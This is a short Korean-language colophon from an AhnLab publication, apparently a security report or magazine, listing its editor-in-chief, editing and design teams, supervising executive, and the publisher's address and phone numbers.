편집장	선임연구원	안 형 봉
편집인	안랩 세일즈마케팅팀	
디자인	안랩 UX디자인팀	
감수	전 무	조 시 행
발행처	주식회사 안랩 경기도 성남시 분당구 삼평동 673 (경기도 성남시 분당구 판교역로 220) T. 031-722-8000 F. 031-722-8901	

AhnLab